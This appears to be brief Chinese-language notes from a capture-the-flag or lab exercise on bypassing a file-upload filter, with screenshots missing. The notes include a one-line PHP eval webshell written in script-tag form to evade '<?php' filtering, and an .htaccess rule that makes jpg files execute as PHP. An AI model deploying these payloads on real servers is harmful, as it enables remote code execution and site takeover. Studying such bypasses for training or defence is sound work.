


上传php文件,过滤后缀



上传jpg文件




上传png文件，和文件类型有关（Content-Type）




所以应该要上传jpg文件类型

上传一句话木马就会出现问题，筛查后发现是<?php



改一下木马格式就可以了


```
<script language="php">eval($_REQUEST[value])</script>
```



但是后缀无法修改成php类型，各种方式都试过了

想到.htaccess和.user.ini

和文件类型有关，就修改文件类型



```
<FilesMatch "jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

我之前存的几个代码好像都不能用
